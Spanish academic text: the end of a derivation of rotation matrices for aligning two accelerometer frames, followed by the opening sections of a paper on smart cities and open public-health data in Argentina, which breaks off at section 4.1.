$$\begin{aligned} R(-\alpha) &= \begin{pmatrix} \cos(-\alpha) & -\sin(-\alpha) \\ \sin(-\alpha) & \cos(-\alpha) \end{pmatrix} \begin{pmatrix} a \\ b \end{pmatrix} \\ &= \begin{pmatrix} \cos\alpha & \sin\alpha \\ -\sin\alpha & \cos\alpha \end{pmatrix} \begin{pmatrix} a \\ b \end{pmatrix} = R^t(\alpha) \\ &= R^{-1}(\alpha) \end{aligned}$$

Donde se ve que la matriz inversa de la matriz rotación es igual a la transpuesta.

Si en lugar de realizar rotaciones en 2 dimensiones se hace en tres dimensiones realizando la rotación alrededor de un eje, la matriz correspondiente tiene ceros y un uno en la fila y columna correspondiente al eje fijo y en las otras celdas la matriz que se acaba de deducir:

$$R_x(\alpha) = \begin{pmatrix} 1 & 0 & 0 \\ 0 & \cos(\alpha) & -\sin(\alpha) \\ 0 & \sin(\alpha) & \cos(\alpha) \end{pmatrix}$$

$$R_y(\alpha) = \begin{pmatrix} \cos(\alpha) & 0 & -\sin(\alpha) \\ 0 & 1 & 0 \\ \sin(\alpha) & 0 & \cos(\alpha) \end{pmatrix}$$

$$R_z(\alpha) = \begin{pmatrix} \cos(\alpha) & -\sin(\alpha) & 0 \\ \sin(\alpha) & \cos(\alpha) & 0 \\ 0 & 0 & 1 \end{pmatrix}$$

donde también las matrices transpuestas son iguales a las inversas en cada caso.

Para rotar uno de los sensores suponiéndolo en reposo y sin su eje z coincidente con la dirección del campo gravitacional terrestre:




Figura 10. Representación de la aceleración de la gravedad en un sistema arbitrario de ejes ortogonales

en este caso el sensor medirá una aceleración con tres componentes $\vec{a} = (a_x, a_y, a_z)$

Este sistema de coordenadas, puede rotarse para que una de sus coordenadas sea 0. Por ejemplo, rotando alrededor del eje y, se puede anular la componente de la aceleración en el eje x en este nuevo sistema (en este nuevo sistema rotado, el nuevo eje x es perpendicular a la aceleración generada por el campo gravitatorio)

$$\vec{a}' = R_y(\alpha)\vec{a} = \begin{pmatrix} \cos(\alpha) & 0 & -\sin(\alpha) \\ 0 & 1 & 0 \\ \sin(\alpha) & 0 & \cos(\alpha) \end{pmatrix} \begin{pmatrix} a_x \\ a_y \\ a_z \end{pmatrix} = \begin{pmatrix} 0 \\ a'_y \\ a'_z \end{pmatrix}$$

$$\begin{aligned} a'_x &= a_x \cos(\alpha) - a_z \sin(\alpha) = 0 \\ \alpha &= \text{Arctg}\left(\frac{a_x}{a_z}\right) \end{aligned}$$

Realizando esta rotación se logra obtener un sistema cuyo eje x es perpendicular a la aceleración debida al campo gravitatorio terrestre. Lo mismo se hace para el otro sensor obteniendo otro ángulo α' .




Figura 11. Nuevo eje x' resultando nula la componente de \vec{g} sobre el mismo

Por otro lado, se pueden rotar las aceleraciones obtenidas alrededor del eje x en este nuevo sistema (con su componente en x nula) de tal forma que luego de la rotación la componente x no cambia (sigue siendo cero) por rotar alrededor del eje x, mientras que se busca el ángulo β que haga que la componente y también se anule.

$$\vec{a}'' = \begin{pmatrix} 1 & 0 & 0 \\ 0 & \cos(\beta) & -\sin(\beta) \\ 0 & \sin(\beta) & \cos(\beta) \end{pmatrix} \begin{pmatrix} 0 \\ a'_y \\ a'_z \end{pmatrix} = \begin{pmatrix} 0 \\ 0 \\ a''_z \end{pmatrix} = \begin{pmatrix} 0 \\ 0 \\ -g \end{pmatrix}$$

$$a''_y = a'_y \cos(\beta) - a'_z \sin(\beta) = 0$$

$$\beta = \text{Arctg} \left(\frac{a'_y}{a'_z} \right)$$

Se hace esto para ambos sistemas




Figura 12. Nuevos sistemas de coordenadas con planos $x'; y'$ y $x''; y''$, ambos perpendiculares a \vec{g}

Se obtienen dos sistemas para cada uno de los sensores, en los que sus ejes z son paralelos entre sí.

$$\vec{a}_1'' = R_x(\beta_1)R_y(\alpha_1)\vec{a}_1 \quad \vec{a}_2'' = R_x(\beta_2)R_y(\alpha_2)\vec{a}_2$$

Para realizar la última rotación y terminen los dos sistemas con todos sus ejes paralelos, se debe medir una aceleración en ambos sensores distinta a la proveniente del campo gravitatorio terrestre. Luego se calcula un ángulo γ para que luego de esta rotación las aceleraciones medidas en ambos sistemas sean iguales. Solo se rota uno de los sistemas, por ejemplo, el del sensor 1, alrededor del eje z, tal que

$$\vec{a}_2'' = R_z(\gamma_1)\vec{a}_1''$$

$$\vec{a}_2'' = \begin{pmatrix} a''_{2x} \\ a''_{2y} \\ a''_{2z} \end{pmatrix} = \begin{pmatrix} \cos(\gamma_1) & -\sin(\gamma_1) & 0 \\ \sin(\gamma_1) & \cos(\gamma_1) & 0 \\ 0 & 0 & 1 \end{pmatrix} \begin{pmatrix} a''_{1x} \\ a''_{1y} \\ a''_{1z} \end{pmatrix}$$

$$\begin{pmatrix} a''_{2x} \\ a''_{2y} \\ a''_{2z} \end{pmatrix} = \begin{pmatrix} a''_{1x} \cos(\gamma_1) - a''_{1y} \sin(\gamma_1) \\ a''_{1x} \sin(\gamma_1) + a''_{1y} \cos(\gamma_1) \\ a''_{1z} \end{pmatrix}$$

Con las ecuaciones

$$\begin{cases} a''_{2x} = a''_{1x} \cos(\gamma_1) - a''_{1y} \sin(\gamma_1) \\ a''_{2y} = a''_{1x} \sin(\gamma_1) + a''_{1y} \cos(\gamma_1) \\ a''_{2z} = a''_{1z} \end{cases}$$

La tercera de las ecuaciones ya se debe satisfacer, ya que los ejes z ya son paralelos y se están rotando alrededor del eje z, por lo tanto, no cambian esas componentes.

No queda entonces un sistema de dos ecuaciones con dos incógnitas:

$$\begin{cases} a''_{1x} \cos(\gamma_1) - a''_{1y} \sin(\gamma_1) = a''_{2x} \\ a''_{1x} \sin(\gamma_1) + a''_{1y} \cos(\gamma_1) = a''_{2y} \end{cases}$$

Multiplicando la línea 1 por a''_{1x} y la fila 2 por a''_{1y} queda:

$$\begin{cases} a''_{1x} a''_{1x} \cos(\gamma_1) - a''_{1y} a''_{1x} \sin(\gamma_1) = a''_{2x} a''_{1x} \\ a''_{1y} a''_{1y} \cos(\gamma_1) + a''_{1x} a''_{1y} \sin(\gamma_1) = a''_{2y} a''_{1y} \end{cases}$$

Ahora se suman las dos filas y los términos con seno se anulan, obteniendo:

$$a''_{1x} a''_{1x} \cos(\gamma_1) + a''_{1y} a''_{1y} \cos(\gamma_1) = a''_{2x} a''_{1x} + a''_{2y} a''_{1y}$$

Se saca factor común coseno y despejando resulta:

$$\cos(\gamma_1) = \frac{(a''_{2x} a''_{1x} + a''_{2y} a''_{1y})}{(a''_{1x} a''_{1x} + a''_{1y} a''_{1y})}$$

Por lo que el ángulo para la última rotación resulta:

$$\gamma_1 = \text{ArcCos} \left(\frac{(a''_{2x} a''_{1x} + a''_{2y} a''_{1y})}{(a''_{1x} a''_{1x} + a''_{1y} a''_{1y})} \right)$$

Trabajando para despejar la otra incógnita se obtiene:

$$\begin{cases} a''_{1x} \cos(\gamma_1) - a''_{1y} \sin(\gamma_1) = a''_{2x} \\ a''_{1y} \cos(\gamma_1) + a''_{1x} \sin(\gamma_1) = a''_{2y} \end{cases}$$

$$\begin{cases} a''_{1x} a''_{1y} \cos(\gamma_1) - a''_{1y} a''_{1y} \sin(\gamma_1) = a''_{2x} a''_{1y} \\ a''_{1y} a''_{1x} \cos(\gamma_1) + a''_{1x} a''_{1x} \sin(\gamma_1) = a''_{2y} a''_{1x} \end{cases}$$

$$a''_{1x} a''_{1x} \sin(\gamma_1) + a''_{1y} a''_{1y} \sin(\gamma_1) = a''_{2y} a''_{1x} - a''_{2x} a''_{1y}$$

$$\sin(\gamma_1) = \frac{(a''_{2y} a''_{1x} - a''_{2x} a''_{1y})}{(a''_{1x} a''_{1x} + a''_{1y} a''_{1y})}$$

$$\gamma_1 = \text{ArcSen} \left(\frac{(a''_{2y} a''_{1x} - a''_{2x} a''_{1y})}{(a''_{1x} a''_{1x} + a''_{1y} a''_{1y})} \right)$$

De esta forma se obtienen correctamente el ángulo con su signo correcto y finalmente se tienen los dos sistemas con sus ejes paralelos.

Propuestas de Buenas Prácticas para la Implementación de Smart City en el contexto de Datos Abiertos para la Salud Pública

*Roxana Martínez, Martín Caruso, Diego López
Centro de Altos Estudios en Tecnología Informática (CAETI).
Universidad Abierta Interamericana,
Ciudad Autónoma de Buenos Aires, Argentina*

Roxana.Martinez@uai.edu.ar, {Martin.Caruso, Diegojoaquin.Lopez} @alumnos.uai.edu.ar

Resumen

En este trabajo se propone una serie de buenas prácticas para la implementación de ciudades inteligentes en el contexto de datos abiertos, cuestiones organizativas gubernamentales y marco normativo orientado al ambiente de la Salud Pública. Para ello, se introducen los distintos conceptos elementales relacionados en esta temática, como ser: Gobierno Abierto, ciudades inteligentes, datos abiertos y, además, se estudia la importancia de los datos públicos con respecto al tratamiento de estos entre organizaciones estatales y los ciudadanos.

Se realiza un relevamiento de los trabajos más destacados en relación a los datos abiertos de salud pública y ciudades inteligentes en este mismo entorno, con el fin de establecer los criterios más importantes para lograr implementar una ciudad inteligente. Debido a esto, se indican una serie de propuestas en concepto de buenas prácticas para el tratamiento de datos abiertos, a nivel organizacional gubernamental y marco normativo en salud. Finalmente, se presentan recomendaciones de la Alianza para el Gobierno Abierto, Open Government Partnership (OGP) en lo que respecta a la salud pública para COVID-19 (enfermedad infecciosa causada por el coronavirus que se ha descubierto más recientemente).

Palabras Clave: *Smart City; Datos Abiertos; Gobierno Abierto, Datos de Salud.*

1. Introducción

La innovación tecnológica facilita la creación de diversos canales que permiten que los ciudadanos tengan un mayor grado de participación pública. El papel que hoy juegan las TIC, tecnologías de la información y la comunicación, son fundamentales en el contexto de la transformación de un Gobierno Abierto e innovador. Para

esta innovación tecnológica, es primordial una correcta interacción entre el Estado y los ciudadanos, a través de su intervención en distintas actividades de este paradigma abierto.

En las siguientes secciones se tratan los distintos conceptos y sus alcances como ser: Gobierno Abierto, Ciudades Inteligentes (Smart City), Datos Abiertos y la importancia de los datos a nivel salud para con los ciudadanos.

1.1. El paradigma de Gobierno abierto

Hoy en día, se encuentra en pleno auge el concepto de Gobierno Abierto, lo que implica la utilización de diversas tecnologías abiertas con el fin de fomentar la innovación pública. Según [1], Gobierno Abierto es una forma de consolidar la democracia en la conducción de una ciudad. Esta metodología conlleva cuatro pilares fundamentales: transparencia, participación, colaboración y datos abiertos gubernamentales.

Este trabajo se centra en la apertura de los datos públicos, que es uno de los pilares de la política de Gobierno Abierto. Gracias a esta apertura, existe la posibilidad de la reutilización de la información proveniente del sector público mediante el uso intensivo de TIC. Para ello, el Gobierno posee portales de datos abiertos en los que la administración pública logra la distribución y reutilización de datos para la comunidad. Estos constituyen un instrumento fundamental, tanto para facilitar el aprovechamiento de la información pública de la manera más efectiva posible como para asegurar la transparencia de la administración, ya que todos estos datos se ponen a disposición de los ciudadanos.

Asimismo, mediante la apertura de datos, es posible iniciar un proceso de creación de información acerca de la oferta de nuevos servicios de valor agregado, basados en los datos difundidos por el Estado. Esta interacción informacional permite incrementar el volumen de

rendición de cuentas desde distintas facetas, tales como política, económica, social, medioambiental, entre otras.

1.2. Smart City

Los orígenes de las Smart Cities se remontan hacia comienzos de los años 2000, en donde una ciudad era clasificada en torno a su tratamiento de soluciones tecnológicas para la resolución de problemas de la cotidianidad de sus ciudadanos [2].

Si bien algunos autores sostienen que este término sólo incumbe a determinadas ciudades dependiendo del uso que realizan sobre las nuevas Tecnologías de la Información y la Comunicación (TIC), otros proponen una definición más amplia. Así como [3], propone que una ciudad inteligente es considerada, como un espacio en donde se fusiona la inversión del capital humano y las TIC, dando lugar a una idea de profundo crecimiento económico y a un incremento en la calidad de vida, bajo un sistema de gobierno participativo.

Luego de la elaboración de una serie de reportes técnicos, realizados en 2016 por la Unión Internacional de Telecomunicaciones UIT [4], en colaboración con la Comisión Económica de las Naciones Unidas para Europa (UNECE/ONU) [5], logró establecerse una definición de Ciudad inteligente (Smart City) universalmente aceptada. La misma sostiene que: *“Una ciudad inteligente y sustentable es una ciudad innovadora que usa la información, las tecnologías de la comunicación y otros medios para mejorar la calidad de vida, la eficiencia de los servicios y la competitividad, asegurando satisfacer las necesidades de las generaciones actuales y futuras respecto a la economía y los aspectos sociales y ambientales”* [5].

En efecto, una Smart City es aquella que se sirve de las Tecnologías de Información y Comunicación en la gestión urbana y las utiliza para fomentar la creación de un gobierno eficiente, colocando siempre a las personas en el centro del desarrollo para alcanzar una participación colaborativa.

A través de la promoción de un desarrollo colectivo y sostenible, las ciudades inteligentes, han logrado convertirse en ciudades atractivas, innovadoras y eficientes, que posibilitan la mejora en la calidad de vida de sus ciudadanos. No obstante, las mismas no deben ser vistas como proyectos de un futuro lejano, pues ya están aquí permitiendo la interrelación entre actores públicos y privados con herramientas tecnológicas.

Existen numerosas formas de aplicar estas tecnologías en herramientas que se adoptan a escala mundial, a través de los dispositivos móviles, que permite la creación de una comunidad de ciudadanos conectados, los cuales posibilitan el desarrollo de una gestión colaborativa. Otro punto a tener en cuenta, es la gestión de alertas y/o información de interés. Bouskela [6] menciona que la

Internet móvil, hace posible el gran incremento de la participación de los ciudadanos en temas de gobernanza, dado que los mismos pueden enviar datos e información a los puntos de gestión y control de la ciudad, lo que permite una mayor interacción y comunicación. Además, indica que se puede identificar que estas ciudades inteligentes, poseen algunas características, como ser: integración de las áreas gubernamentales empleando redes de comunicación de banda ancha, servicios de almacenamiento en nube, dispositivos móviles inteligentes, programas de análisis, entre otras tecnologías.

Cabe destacar, que los datos generados por varios ciudadanos y/o dispositivos, luego son analizarlos para generar un valor agregado y así tomar decisiones para la contibución de la calidad de vida de todos los ciudadanos.

1.3. La relación de Big Data con Smart City

A lo largo de las últimas dos décadas, han tenido lugar numerosas iniciativas que perseguían el intento por dar una respuesta a varios problemas de la actualidad. Por lo que, varias iniciativas fueron catalogadas bajo el concepto de ciudad inteligente, en el que tanto la gobernanza inteligente como la “Smart People” se colocan en el centro de la escena. Esto dirigió al pensamiento de que la implementación exitosa de una Smart City, supone bajar la clasificación de un nivel estratégico hacia un nivel de proyecto constante, es decir, sus iniciativas a la hora de ofrecer una solución integral a los problemas urbanos se pondrán en jaque permanentemente [7].

Como se comentó en la sección anterior, uno de los pilares de la Smart City es la infraestructura inteligente, es decir, este concepto enfoca al trabajo que se debe realizar en los centros urbanos, bajo innovaciones digitales y el proceso de la toma de decisiones, detectando así, potenciales errores de manera anticipada. La tecnología que hay detrás de este tipo de infraestructuras se encuentra en continuo aprendizaje debido a la inmensa cantidad de datos públicos que recibe diariamente. Es por ello que, las Infraestructuras inteligentes (Smart Infrastructures), se basan en datos masivos (Big Data) y siguen el proceso estandarizado de cualquier arquitectura masiva de datos: recopilación, almacenamiento, análisis e implementación de soluciones. Básicamente, cuantos más datos se recolecten, procesen y analicen correctamente, más posibilidades hay de tomar decisiones acertadas, como así tener, un mejor panorama del contexto. Gracias a los múltiples dispositivos interconectados que forman el Internet de las cosas, es posible transformar los datos recolectados del entorno social, en un valor agregado para la toma de decisiones en ámbitos económicos, medioambientales o logísticos entre otros. La Inteligencia Artificial que hay detrás de este tipo de infraestructuras, basada en el aprendizaje profundo y continuado, es la que

resuelve el gran problema del tratamiento masivo de datos [8].

1.4. Ciudadanos en el entorno inteligente

El impacto de una Smart City puede medirse tomando en cuenta la eficacia de las políticas públicas, el índice de seguridad y el nivel de bienestar de los ciudadanos, esto garantiza que el desarrollo no sea sólo temporal, sino que asegure su continuidad a largo plazo [9].

Por lo anteriormente dicho, los avances tecnológicos deben ser cuidadosamente planificados en base al contexto donde sean implementados. Del mismo modo, es vital que la gestión pública garantice una comunicación clara y fluida con la población, ya que al momento de la implementación de estas nuevas tecnologías que conformen la estructura de una futura Smart City, los ciudadanos deben contar con información acerca de la disponibilidad de las mismas para ejercer un consumo responsable [10]. De la mano de estos conceptos, surge “Smart People”, una terminología que propone que las tecnologías inteligentes tienen un rol activo en la integración del capital social y humano en el interior de una ciudad [11]. Por otro lado, algunos autores sostienen que este término de “Smart People”, se vincula con el de “gobernanza inteligente”, mediante el papel activo de los ciudadanos dentro de un proceso de toma de decisiones tan inteligente como transparente [12], por lo que éstos, indican una necesidad de que los ciudadanos tomen el rol de usuarios finales, pero también de contribuyentes para este nuevo paradigma.

Un papel fundamental es el que cumplen los datos abiertos en este contexto, es decir, el aporte y la disponibilidad de éstos por parte de las administraciones públicas, hacia los ciudadanos, lo que hace que puedan ser utilizados, para transformarlos en conocimiento y gran aporte en los procesos implicados a nivel estatal, ya que facilitan su licencia y reutilización de éstos. Un buen ejemplo de ello puede verse en la crisis sanitaria actual en la que se encuentran varias sociedades globales a causa de la pandemia de COVID-19, en donde la visibilización de datos ha servido como gran aporte para el desarrollo de la tecnología y las ciencias médicas.

2. Importancia de los datos abiertos (open Data)

Los datos abiertos (open data) se pueden definir como “aquellos datos que se publican en sitios web de acceso público con el fin de ser reutilizados y redistribuidos por aquellas personas u organizaciones que lo deseen, sin tener ningún tipo de restricciones para ello” [13]. Otro de los autores, define el concepto de datos abiertos como: “datos sin restricciones de privacidad, datos no confidenciales,

los cuales fueron producidos con fondos públicos y están disponibles sin restricciones en su uso o distribución. Los datos abiertos contribuyen a la construcción de productos y servicios de valor añadido, atendiendo a la fuente del dato y su calidad. Algunos tipos de datos abiertos más comunes son los datos meteorológicos, geográficos, estadísticos, e incluso, datos provenientes del sector de la salud” [14]. La utilización de los datos abiertos, permite “que cualquier persona u organización que los utilice genere nueva información y servicios” [15].

Las cualidades de los datos abiertos han sido identificadas bajo distintos Principios de los Datos Abiertos, la Sunlight Foundation (Fundación Sunlight) [16], presenta un resumen de esto, en base al conjunto de proyectos globales sobre datos abiertos a nivel mundial. El mismo contiene seis principios que definen su naturaleza, como ser: que todos los datos deben ser abiertos por defecto, es decir, los organismos estatales, deben brindar sus datos públicos, para todos los ciudadanos; otro de los principios, sostiene que los datos deben ser oportunos y exhaustivos, lo que significa que deben resultar de utilidad para brindar soluciones a problemas determinados. El tercer principio, enfoca la toma de decisiones por parte de los actores sociales de una comunidad, es decir, los datos deben ser fácilmente visibles y estar a disposición de quien desee acceder. Por otro lado, el cuarto principio se basa en la comparación y la operabilidad, básicamente, deben ser presentados de forma estructurada, con un estándar determinado para su mejor utilización, haciendo posible, la interoperabilidad. El quinto principio, pretende promover la participación ciudadana a través del refuerzo de la obligación gubernamental de respetar el Estado de Derecho, a través de normativas que amparen la publicación y acceso a éstos. Finalmente, el último principio, asegura que los datos abiertos son pilares fundamentales para el desarrollo y la innovación dentro de las ciudades, dado que estimulan la creatividad y la inclusión.

En base a lo expuesto, es necesario una sociedad participativa como herramienta de transformación a través de los datos abiertos. Sin una sociedad participativa y activa, cualquier estrategia, por muy inteligente y global que sea, estará destinada al fracaso [17].

Este trabajo, se enfoca en la importancia del dato abierto en el ambiente del entorno de la salud pública, es por ello que, en la siguiente sección, analizaremos los datos desde el enfoque de la temática de datos en el contexto de la Salud Pública.

2.1. Datos en el contexto de la Salud

El acceso a datos nos brinda la posibilidad de saber qué pasó, conocer qué está pasando y anticiparnos a lo que va a pasar. En el ámbito de la salud, tener la posibilidad de acceder a los datos nos permite controlar el avance de una

enfermedad que ponga en riesgo a la población, implementar guías de tratamientos para pacientes con enfermedades crónicas, lograr investigaciones genéticas que desarrollen nuevos fármacos o vacunas, integrar historias clínicas, etc.

Los portales web de datos abiertos son una parte esencial en el proceso de la apertura de datos, se tratan de plataformas digitales que se utilizan como repositorio para almacenar, compartir, conectar y visualizar datasets de carácter público difundidos por organismos o gobiernos. Un dataset es un conjunto de datos propiamente dicho. Estas colecciones tabuladas de datos pueden contener información sobre temáticas tan diversas como salud, economía, finanzas, gobierno, tecnología, entre otras.

2.1.1. Datos a nivel salud mundial

A nivel mundial existen diversos organismos que ofrecen sus dataset para el acceso y la explotación de datos referidos a la salud. Entre ellos, se destaca la Organización Mundial de la Salud (OMS) [18], quien brinda un completo repositorio de estadísticas sanitarias, las cuales pueden ser seleccionadas tanto por tema, categoría, indicador o país. Estos datos organizados permiten monitorear el progreso hacia los Objetivos de Desarrollo Sostenible (ODS) siendo la puerta de entrada a las estadísticas de la salud para sus 194 estados miembros con más de 1000 indicadores [19].

El Banco Mundial [20], es un organismo compuesto por 189 países, que trabaja para disminuir la pobreza y generar prosperidad en los países en desarrollo. A través de su banco de datos, comparte diversos indicadores sobre salud con el objetivo de monitorear tasas o métricas mundiales sobre natalidad, mortalidad, esperanza de vida, inmunización contra enfermedades, rangos etarios, prevalencias y riesgos sobre enfermedades, etc. [21].

Por su parte, la Unión Europea posee un portal de datos abiertos sobre salud en el que se pueden buscar por temas, palabras claves, conceptos, editores o coberturas geográficas múltiples indicadores sanitarios [22]. Siguiendo con estas normativas, el Gobierno de España disponibiliza su dataset [23] en diversos formatos permitiendo filtrar la búsqueda por publicador, nivel de administración, frecuencia de actualización o etiqueta.

En lo que respecta al tratamiento de datos abiertos en América Latinoamérica, se destaca el proceso en este contexto para los países de Uruguay y Chile. En ambos, se puede acceder al conjunto de datos a través del portal filtrando por organización, grupo, etiqueta, formato o licencia [24] [25], lo que permite un mejor acceso y visualización de los datos brindados a los ciudadanos. En líneas generales, se puede observar que en los portales relevados los datos se comparten estructurados, pero en distintos formatos de salida y a través de indicadores

sanitarios que pueden ser buscados por medio de etiquetas que clasifican a cada uno.

2.2. Datos a nivel salud en Argentina

En la República Argentina existen varios organismos públicos que disponen, a través de sus portales web, dataset referentes a la salud. A nivel Nación, el gobierno ofrece más de 60 bancos de datos clasificados por organizaciones o etiquetas que pueden ser descargados en su mayoría en formatos estructurados. Además, se especifica la frecuencia de actualización como también la fecha de publicación y última actualización. Por último, se cita una web de referencia sobre los orígenes de los datos [26].

Por su parte, el Gobierno de la Ciudad de Buenos Aires o los gobiernos provinciales (como, por ejemplo, los casos de Buenos Aires, Córdoba, Santa Fe y Mendoza) ofrecen en portales similares conjuntos de datasets estructurados con posibilidad de exportar a distintos formatos de salida clasificando los indicadores según etiquetas y organizaciones [27] [28] [29] [30] [31].

En algunos dataset, como es el caso de la Provincia de Santa Fe, se pueden visualizar previamente los mismos antes de iniciar la descarga para observar a grandes rasgos con qué información se cuenta. Exceptuando los indicadores sobre Covid, quienes cuentan con secciones propias y hasta un “mini-dashboard” con indicadores y gráficos de tendencias actualizados diariamente [32], el resto de los dataset que dispone cada organismo gubernamental poseen una frecuencia de actualización en su mayoría anual.

Una investigación realizada por [33] en 2019 analiza el estado de situación de datos abiertos en la República Argentina. Este estudio comprueba que, en cinco de las 23 provincias argentinas, se concentran el 73% de los municipios que brindan portales de datos abiertos: 22 municipios en Buenos Aires, 5 en Santa Fe y 3 en Córdoba, Mendoza y Jujuy.

3. Trabajos relacionados

En este capítulo se analizarán diversos trabajos aplicados en el rubro de la salud implementados con la explotación de los datos abiertos que brindan los distintos entes gubernamentales o por medio de herramientas Big Data.

3.1. Trabajos sobre datos abiertos de salud

Disponer del alcance de los datos en formatos abiertos es de suma importancia ya que posibilita la oportunidad de usarlos, modificarlos y compartirlos con el objetivo de diseñar aplicaciones o herramientas. Las organizaciones

pueden de esta manera tomar decisiones mediante la explotación de estos datos actualizados y fiables.

Las administraciones públicas generan una gran cantidad de conjuntos de datos o de información [34]. Para que estos datos, puedan ser utilizados y se los pueda considerar realmente de calidad y como activos de información, es fundamental que cumplan con cuatro características según cuenta [35]: actualizados, objetivos, útiles y accesibles.

En el contexto de la salud, disponer de datos abiertos fortalece y ayuda tanto a los pacientes, como a los prestadores de servicios de salud e investigadores con el objetivo de tomar decisiones eficientes que impulsen innovaciones, conocimiento e intervenciones en el sector. Por lo que disponer de datos, facilitará y potenciará a los gobiernos y organismos de salud en el desarrollo de políticas más efectivas, la mejor en la calidad de atención, la disminución de costos en la salud y la decisión del paciente sobre sus cuidados y su salud [36].

En cuanto a los riesgos de trabajar con datos abiertos en salud, [37] indica que el principal de ellos es la falta de conocimiento y la calidad esencial de los datos por lo cual podrían ser insuficientes o no aptos para los propósitos originales ya que no estaba prevista en el momento de su recopilación. Otro de los riesgos, se debe a las implicancias éticas tanto para los investigadores como para los sujetos investigados [38]. Es imperioso ampliar nuevas formas de reconocer y compensar la contribución que realizan ya que la privacidad de los sujetos necesita ser protegida.

3.2. Trabajos sobre Big Data en Argentina a nivel salud

En la República Argentina se implementaron algunos trabajos sobre Big Data aplicados en el sector de la salud. El primer caso que analizaremos es el de SiGeHos. Este desarrollo de la Dirección General de Sistemas Informáticos del Ministerio de Salud, tiene como objetivo proveer una herramienta informática integral y unificada para la gestión de los hospitales del GCBA [39].

Entre sus características principales se destacan que es un desarrollo interno a medida, ya que todos los recursos pertenecen y son administrados por el Gobierno de la Ciudad de Buenos Aires. Además, cumplen con la normativa vigente de plataforma open source debido a que no posee regalías de ningún tipo. En la Tabla 1, se muestra cómo está compuesto por diversos módulos, y las funcionalidades que brinda para una gestión íntegra de los hospitales [40].

Como principal característica y beneficio se destaca la implementación de la Historia Clínica Electrónica, la cual tiene como alcance ser única para cada paciente atendido en cualquiera de los efectores dependientes del Ministerio de Salud del Gobierno de la Ciudad. También, permite

agrupar y articular todos los actos médicos que conciernen al paciente.

Otro de los desarrollos Big Data implementados en Argentina es un dashboard del Gobierno de la Provincia de Buenos Aires sobre Covid-19. Diseñado en Qlik Sense, el Ministerio de Salud de la provincia ofrece la sala de situación sobre la pandemia [41]. Se puede observar la información actualizada al último parte, con la posibilidad de seleccionar y filtrar los datos por municipio. Entre los principales indicadores, se destacan los casos confirmados, recuperados, fallecidos, la cantidad de personas testeadas y la tasa de letalidad.

En cuanto a los casos confirmados se pueden desagregar por grupo etario, cobertura social, género y clasificación epidemiológica. En el caso de los fallecidos, se indica el porcentaje en base al grupo etario y según la presencia de enfermedades preexistentes.

Tabla 1. Módulos de SIGEHOS. Funcionalidades que brinda para una gestión íntegra de los hospitales [40].

Módulos de SIGEHOS	Características
Admisión y Egresos	Registra los datos de las internaciones, pases y egresos de los pacientes.
Farmacia	Permite el manejo de insumos, como los movimientos, el stock, etc.
Historia Clínica	Accede al registro integral de las consultas de los pacientes.
Padrón	Realiza el alta-modificación de pacientes, registro y consulta de afiliación a obras sociales.
Turnos	Accede a las grillas de horarios, licencias y feriados, así como también al otorgamiento, confirmación y cancelación de turnos.
Recuperación de Gastos	Gestiona la facturación de los centros.

Por último, el Grupo de Investigación en Bases de Datos (GIBD) del Departamento de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay (Argentina), desarrolló un informe con la evolución de casos del dengue en Argentina. Para ello, recopiló datos oficiales que brinda el Ministerio de Salud de la Nación a través del Boletín Integrado de Vigilancia. Los indicadores [42] señalan los casos confirmados en el país en un lapso de tiempo que va de 2014 a 2020, mostrando cómo la tendencia de los mismos va en aumento, cuántos casos son autóctonos por provincia y la cantidad de fallecidos. Por

último, cómo evoluciona el incremento de casos por provincia y la distribución de los mismos por las regiones del país: centro, sur, cuyo, entre otras.

Uno de los servicios en los que se debe prestar especial atención es la salud, ya que permite mejorar la calidad de vida de las personas a través de las ciudades inteligentes, tanto de forma ambiental como humana. A través del uso de información digitalizada que se produce constantemente, se puede brindar servicios y tratamientos que mejoren sustancialmente la calidad de vida de los habitantes. Consecuentemente, esto permite analizar con mayor alcance territorial, adaptándolo a las necesidades de la población en la que se enfoque.

Respecto a la salud en el desarrollo humano, existen diversas iniciativas de salud inteligente. En el caso del AMBA, el SAME (Sistema de Atención Médica de Emergencias) [43] es una de las oportunidades que ofrece el Gobierno de la Ciudad de Buenos Aires. A través de su centro de coordinación, se monitorean noticias, llamados e imágenes que provienen de las cámaras de la ciudad con el objetivo de intervenir en situaciones de emergencias y urgencias individuales o colectivas. Además, el SAME gestiona derivaciones y traslados, prevé líneas gratuitas tanto de atención pediátrica como obstétrica y previene y asiste en concentraciones de público en el que existe un potencial riesgo atención emergente.

Por otra parte, Smart City TNG [44] es una empresa que ofrece soluciones innovadoras para ciudades y gobiernos inteligentes. Entre ellas se destaca Smart Health: una plataforma de Internet de las Cosas (IoT) para dispositivos médicos. Esta solución recopila, mide y comparte la información obtenida por sensores biométricos que consolidan y almacenan la información en tiempo real tanto en plataformas como en aplicaciones de emergencias médicas. Entre sus principales características se destacan los múltiples dispositivos de sensorización, la información unificada en tiempo real y el acceso desde aplicaciones para smartphones.

Otra plataforma de acceso a servicios de salud es Umana [45] para las provincias de Jujuy y Salta. Los usuarios pueden acceder a los servicios de salud y médicos de diversas especialidades de forma directa, sin demora, a un bajo costo y sin la necesidad de realizar trámites ni derivaciones ya que no es necesario que el paciente cuente con cobertura médica. El uso de tecnología logra una prevención personalizada y una gestión de datos que garantizan un mejor cuidado de la salud.

4. Propuesta de Buenas Prácticas para implementar una Smart City

En base a las secciones anteriores, se puede evidenciar que las ciudades inteligentes tienen como principal beneficio, colaborar en la solución de problemas de la calidad de vida de los ciudadanos en distintos

aspectos a través del uso de tecnologías, en las que se destacan por su principal potencial, el Big Data (datos masivos) y Open Data (datos abiertos). Para lograr aprovechar la innovación tecnológica con estas tendencias en su máximo potencial, es importante basarse en un modelo de gestión de información, en el que se permita ofrecer servicios con un valor adicional. Es por este motivo, que, a la hora de gestionar las ciudades inteligentes, se deben tener en cuenta implicaciones técnicas, organizativas y jurídicas del contexto y ambiente en el que se desea aplicarse.

4.1. Recomendaciones en el contexto de datos abiertos

